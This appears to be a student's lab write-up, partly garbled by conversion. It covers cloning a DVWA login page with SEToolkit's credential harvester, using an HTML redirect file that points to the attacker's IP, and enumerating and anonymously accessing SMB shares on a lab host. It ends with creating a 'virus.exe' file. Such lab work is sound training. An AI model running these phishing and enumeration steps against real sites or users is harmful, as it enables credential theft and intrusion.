

Lab Objective (Website cloning)

To demonstrate how a website cloning attack is set up using SEToolkit and how captured credentials are logged for analysis in a controlled lab environment.

Environment


- Attacker Machine: Kali Linux
- Target Website: Damn Vulnerable Web Application (DVWA – local lab)
- Attacker IP: 10.6.6.1

Step-by-Step Commands and Actions

Gain Root Privileges


```
sudo su
```

This ensures SEToolkit runs with the required administrative permissions.



Launch SEToolkit

```
setoolkit
```



Menu Navigation in SEToolkit

Follow the prompts exactly as shown below:

- **Type 1** → Social-Engineering Attacks
- **Press Enter**
- **Type 2** → Website Attack Vectors
- **Press Enter**
- **Type 3** → Credential Harvester Attack Method
- **Press Enter**
- **Type 2** → Site Cloner
- **Press Enter**



Configure Attacker IP Address

Type: 10.6.6.1

Press Enter

This is the IP address where captured credentials will be sent.




Specify Target Website to Clone

Type: <http://dvwa.vm>

Press Enter

SEToolkit clones the DVWA login page for the attack simulation.



HTML Redirection File Creation

Create a Redirect HTML File

Open a **text editor** and type the following:

```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>
```

The screenshot shows a Kali Linux desktop environment. In the top-left corner, there is a terminal window titled 'root@Kali: /home/kali'. It displays the output of the SET tool, which is cloning a website from 'http://www.thisisafakesite.com' to 'http://dvwa.vm'. The terminal also shows instructions for using the Credential Harvester attack. In the bottom-right corner, there is a text editor window titled 'Desktop/ladies.html - Mousepad'. The code in the editor is as follows:

```
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url:http://10.6.6.1/">
4 </head>
5 </html>
6
```


Save the File

- File name: ladies.html
- Location: **Desktop**

This file automatically redirects users to the cloned phishing page hosted on the attacker machine.

Execute the Redirect

- Double-click ladies.html from the Desktop
- The browser redirects to the cloned DVWA login page




Credential Capture Simulation

Test Login (Lab Credentials)

Email: ladies@gmail.com

Password: 1234

These credentials are **test-only** and used to demonstrate how attackers harvest login data.



Ending the Attack

Stop SEToolkit Listener


Return to the original terminal and press:

Ctrl + C

Exit SEToolkit Menus

Type 99 and press Enter **four times** to safely exit:

```
99
99
99
99
```



Viewing Captured Credentials

```
cat /root/.set/reports/"2025-12-14 13:34:09.326665.xml
```

This file contains the harvested credentials captured during the simulation.

Key Learning Outcomes

- Understanding how phishing attacks are constructed
- Learning SEToolkit menu navigation
- Seeing how credentials are captured and logged
- Appreciating the importance of user awareness and security training

Defensive Takeaway

This lab highlights why organizations must:

- Train users to identify phishing attempts
- Use HTTPS verification
- Implement multi-factor authentication (MFA)
- Conduct regular security awareness simulations

SMB Vulnerability Scanning:

Using Enum4Linux and SMBClient

Lab Objective

To identify SMB-related information leakage, enumerate users and shares, and demonstrate file interaction with an SMB service using industry-standard tools.


Lab Environment

- Attacker Machine: Kali Linux
- Target IP Address: 172.17.0.2
- Network Range: 172.17.0.0/24
- SMB Tools Used:
 - Enum4Linux
 - smbclient

Step 1: Gain Root Privileges

sudo su

Required to execute network enumeration and SMB interaction commands.



Step 2: Enum4Linux Help Menu

enum4linux -help

Displays all available enumeration options used to query SMB services.



Step 3: Network Discovery

```
nmap -sN 172.17.0.0/24
```

Performs a **TCP Null Scan** to identify live hosts on the local network without completing a full TCP handshake.





Step 4: SMB Enumeration with Enum4Linux

Enumerate Users

```
enum4linux -U 172.17.0.2
```



Enumerate NetBIOS Names

```
enum4linux -n 172.17.0.2
```

Enumerate OS Information

```
enum4linux -o 172.17.0.2
```


Enumerate SMB Shares

```
enum4linux -S 172.17.0.2
```




Verbose Share Enumeration

```
enum4linux -Sv 172.17.0.2
```



Enumerate Password Policy

```
enum4linux -P 172.17.0.2
```




```
root@Kali:~/home/kali
File Actions Edit View Help
[E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//172.17.0.2/IPC$      Mapping: N/A Listing: N/A W
riting: N/A
[V] Attempting map to share //172.17.0.2/ADMIN$ with command: smbclient -W 'WORKGROUP' '//172.17.0.2/' 'ADMIN$' -U '%' -c dir 2>&1
//172.17.0.2/ADMIN$      Mapping: DENIED Listing: N/A Writing: N/A
enum4linux complete on Fri Dec 19 06:55:10 2025

[root@Kali:~/home/kali]
# enum4linux -P 172.17.0.2
```

Full Enumeration (Recommended)

enum4linux -a 172.17.0.2



```
root@Kali:~/home/kali
File Actions Edit View Help
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient
:

Password Complexity: Disabled
Minimum Password Length: 0
enum4linux complete on Fri Dec 19 06:56:53 2025

[root@Kali:~/home/kali]
# enum4linux -a 172.17.0.2
```

```
root@Kali:~/home/kali
└─# enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 19 07:00:43 2025
Information ( Target )
=====
Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 172.17.0.2 )
=====

[+] Got domain/workgroup name: WORKGROUP

( Nbtstat Information for 172.17.0.2 )
=====

Looking up status of 172.17.0.2
    METASPOITABLE <00> -          B <ACTIVE>
Workstation Service
    METASPOITABLE <03> -          B <ACTIVE>
```

Findings Typically Include:

- OS and SMB version
- Workgroup/domain name
- Shared directories
- Password policy details
- User enumeration (if misconfigured)

Step 5: SMBClient Exploration

View SMBClient Help

```
smbclient --help
```

List Available SMB Shares

```
smbclient -L //172.17.0.2/
```

When prompted:

```
Password for [WORKGROUP\root]: Press Enter
```

```
PLOITABLE\Fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METAS
PLOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METAS
PLOITABLE\cdrom (Domain Group)

[+] Getting printer info for 172.17.0.2

No printers returned.

enum4linux complete on Fri Dec 19 07:00:52 2025

root@kali:~/home/kali# smbclient -L //172.17.0.2/
Password for [WORKGROUP\root]:
```

Step 6: Connect to an SMB Share

smbclient //172.17.0.2/tmp

```
root@kali:~/home/kali# smbclient -L //172.17.0.2/
Password for [WORKGROUP\root]:
Anonymous login successful

Sharename      Type      Comment
print$        Disk      Printer Drivers
tmp           Disk      oh noes!
opt            Disk
IPC$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$        IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

Server          Comment
Workgroup      Master
WORLD          METASPOITABLE

[+] root@kali:~/home/kali# smbclient //172.17.0.2/print$
Password for [WORKGROUP\root]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

[+] root@kali:~/home/kali# smbclient //172.17.0.2/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: > ]
```

Again, press **Enter** when prompted for a password.

root@Kali:~/home/kali\$ smbclient //172.17.0.2/print\$
Password for [WORKGROUP]root:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED

[root@Kali:~/home/kali]\$ smbclient //172.17.0.2/tmp\$
Password for [WORKGROUP]root:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help

	allinfo	altname	archive	backup
blocksize	cancel	case_sensitive	cd	chmod
chown	close	del	deltree	dir
du	echo	exit	get	getfacl
getreas	hardlink	help	history	iosize
lcd	link	lock	lowercase	ls
l	mask	md	mget	mkdir
more	mput	newer	notify	open
posix	posix_encrypt	posix_open	posix_mkdir	posix_rmdir
posix_unlink	posix_whoami	print	prompt	put
pwd	q	queue	quit	readlink
rd	recurse	reget	rename	reput
rm	rmdir	showacs	setea	setmode
scopy	stat	symlink	tar	tarmode
timeout	translate	unlock	volume	vuid
wdel	logon	listconnect	showconnect	tcon
tdis	tid	utimes	logoff	..

smb: \>

Step 7: SMB Interactive Commands

Inside the SMB session:

help

dir

- help → Displays available SMB commands
- dir → Lists files in the shared directory

root@Kali:~/home/kali\$ smb: \> dir

	D	0	Fri Dec 19 07:07:49 2025
.	DR	0	Mon Aug 14 10:39:59 2023
..	DH	0	Mon Aug 14 10:35:14 2023
.X11-unix	DH	0	Sun Jan 28 03:08:08 2018
.ICE-unix	DH	0	Tue Dec 16 19:47:47 2025
.X0-lock	HR	11	Mon Aug 14 10:35:14 2023
782.jsvc_up	R	0	Mon Aug 14 10:35:14 2023
790.jsvc_up	R	0	Mon Dec 15 17:22:12 2025
789.jsvc_up	R	0	Fri Dec 19 05:42:56 2025
682.jsvc_up	R	0	Mon Aug 14 10:35:26 2023
784.jsvc_up	R	0	Wed Dec 17 04:34:17 2025
777.jsvc_up	R	0	Wed Dec 17 15:51:53 2025
775.jsvc_up	R	0	Thu Dec 18 18:31:06 2025
786.jsvc_up	R	0	Wed Dec 17 16:08:48 2025
826.jsvc_up	R	0	Sun Jan 28 07:08:40 2018
810.jsvc_up	R	0	Sun Jan 28 03:54:31 2018
1582.jsvc_up	R	0	Sun Jan 28 04:01:49 2018
1823.jsvc_up	R	0	Sun Jan 28 02:57:44 2018

38497656 blocks of size 1024. 8931472 blocks available

smb: \>

Step 8: File Creation (New Terminal)

Open a new terminal window:

nano virus.exe

The screenshot shows two windows side-by-side. The left window is a terminal session titled 'root@Kali: /home/kali'. It displays the contents of a file named 'virus.exe' using the 'nano' editor. The file contains a large amount of binary-like code, including several lines of assembly or C-like pseudocode. The right window is a file browser titled '(kali㉿Kali)-[~]'. It shows a directory structure with a file named 'virus.exe' located in the 'Downloads' folder. The file's details are shown: it is a file (F), 38497656 blocks of size 1024, and 8931472 blocks available.

```
root@Kali: /home/kali
File Actions Edit View Help
getreas    hardlink    help    history    iosize
lcd        link        lock    lowercase    ls
l          mask        md      mget      mkdir
more       mput       newer    notify    open
posix     posix_encrypt    posix_open    posix_mkdir    posix_rmdir
posix_unlink    posix_whoami    print    prompt    put
pwd        q           queue    quit      readlink
rd         recurse    reget    rename    reput
rm         rmdir     showacis    setea    setmode
scopy      stat       symlink    tar      temode
timeout   translate  unlock    volume    vuid
wdel      logon     listconnect    showconnect    tcon
tdis      tid       utimes    logoff    ..
!
smb: > dir
.
..
.DR 0 Fri Dec 19 07:07:49 2025
.DH 0 Mon Aug 14 10:39:59 2023
.DH 0 Mon Aug 14 10:35:14 2023
.DH 0 Sun Jan 28 03:08:08 2018
.HR 11 Mon Aug 14 10:35:14 2023
.R 0 Tue Dec 16 19:47:47 2025
.R 0 Mon Dec 15 17:22:12 2025
.R 0 Fri Dec 19 05:42:50 2025
.R 0 Mon Aug 14 10:35:26 2023
.R 0 Wed Dec 17 04:34:17 2025
.R 0 Wed Dec 17 19:51:53 2025
.R 0 Thu Dec 18 18:31:06 2025
.R 0 Wed Dec 17 16:08:48 2025
.R 0 Sun Jan 28 07:08:40 2018
